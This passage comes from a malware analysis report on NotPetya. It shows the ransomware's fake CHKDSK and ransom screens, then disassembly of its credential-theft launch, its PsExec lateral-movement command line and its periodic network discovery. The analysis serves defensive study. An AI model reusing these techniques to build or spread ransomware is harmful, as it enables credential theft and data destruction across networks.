



Figure 9 - Disk layout before and after the infection

After the reboot, we have a fake CHKDSK routine, that actually is used to crypt the MFT. Afterward, unlike Petya, NotPetya does not show the characteristic skull, but it shows immediately the screen containing the ransom demand.



```
Repairing file system on C:

The type of the file system is NTFS.
One of your disks contains errors and needs to be repaired. This process
may take several hours to complete. It is strongly recommended to let it
complete.

WARNING: DO NOT TURN OFF YOUR PC! IF YOU ABORT THIS PROCESS, YOU COULD
DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED
IN!

CHKDSK is repairing sector 41536 of 185824 (22%)
```


```
Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they
have been encrypted.  Perhaps you are busy looking for a way to recover your
files, but don't waste your time.  Nobody can recover your files without our
decryption service.

We guarantee that you can recover all your files safely and easily.  All you
need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send $300 worth of Bitcoin to following address:

   1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX


2. Send your Bitcoin wallet ID and personal installation key to e-mail
   wowsmith123456@posteo.net. Your personal installation key:

   o7XeBG-Y9iP5D-MwGgYJ-8UV7FP-DH49Se-BRKSsP-iSHDba-G9TBXm-t474gP-bSVJhU

If you already purchased your key, please enter it below.
Key: _
```

Figure 10 - Fake CHKDSK routine and ransom demand screen

Advanced static analysis

In this phase, we focus on the NotPetya code analysis.


From the following IDA screen, we can see how the malware creates the command to start the theft of credentials, transferred through a named pipe:



```
mov     [ebp+var_48], ax
lea     eax, [ebp+Parameter]
push    eax
lea     eax, [ebp+TempFileName]
push    eax
lea     eax, [ebp+CommandLine]
push    offset aWsWs_0  ; "\\\\.\\pipe\\%ws"
push    eax             ; LPWSTR
mov     [ebp+Dst], edi
call    esi ; wsprintfW
add     esp, 1Ch
lea     eax, [ebp+ProcessInformation]
push    eax             ; lpProcessInformation
lea     eax, [ebp+Dst]
push    eax             ; lpStartupInfo
push    ebx             ; lpCurrentDirectory
push    ebx             ; lpEnvironment
push    8000000h        ; dwCreationFlags
push    ebx             ; bInheritHandles
push    ebx             ; lpThreadAttributes
push    ebx             ; lpProcessAttributes
lea     eax, [ebp+CommandLine]
push    eax             ; lpCommandLine
lea     eax, [ebp+TempFileName]
push    eax             ; lpApplicationName
call    ds:CreateProcessW
test    eax, eax
jz      short loc_10007712

push    0EA60h          ; dwMilliseconds
push    [ebp+ProcessInformation.hProcess] ; hHandle
call    ds:WaitForSingleObject
mov     esi, lpCriticalSection
call    stopThread
push    ebx             ; dwExitCode
push    [ebp+hThread]   ; hThread
call    ds:TerminateThread
```

Figure 11 - Creation of command to run tmp file


In the same way, the malware generates the command to launch the “dllhost.dat” file containing the PsExec routine:



```
push    [ebp+arg_0]
push    esi
mov     esi, ds:wsprintfW
push    offset aSSAccepteulaS ; "%s \\\\%s -accepteula -s "
push    ebx             ; LPWSTR
call    esi ; wsprintfW
mov     edi, eax
lea     eax, [ebp+var_210]
push    eax
lea     eax, [ebx+edi*2]
push    offset aDCWindowsSyste ; "-d C:\\Windows\\System32\\rundll32.exe "...
push    eax             ; LPWSTR
call    esi ; wsprintfW
add     edi, eax
add     esp, 1Ch
lea     eax, [ebp+Src]
push    eax
call    strCat
lea     ecx, [eax+1]
mov     eax, 1FFFh
cmp     ecx, eax
ja      short loc_1000987B
```

Figure 12 - Generation of command line for PsExec running

NotPetya discovers the network using some Windows API calls, among which “GetExtendedTcpTable”, “GetIpNetTable”, “NetServerEnum”, with which the malware retrieves the network info about the host (IP e MAC addresses) and it is able to enumerate all hosts connected to the same network. This phase takes place periodically, every 3 minutes.



```
loc_10007C65:
xor     ebx, ebx
push    ebx                 ; lpThreadId
push    ebx                 ; dwCreationFlags
push    edi                 ; lpParameter
push    offset recuperaInfoRete ; lpStartAddress
push    ebx                 ; dwStackSize
push    ebx                 ; lpThreadAttributes
call    ds:CreateThread
xor     esi, esi
```

```
loc_10007C79:
push    edi
call    getExtendedTcpTable
push    edi
call    getIpNetTable
cmp     esi, ebx
jnz     short loc_10007C98
```

```
push    ebx                 ; domain
push    80000000h           ; servertype
push    edi                 ; int
call    netServerEnum
xor     esi, esi
inc     esi
```

```
loc_10007C98:               ; 3 minutes
push    2BF20h
call    ds:Sleep
jmp     short loc_10007C79
networkDiscovering endp
```

Figure 13 - Network discovery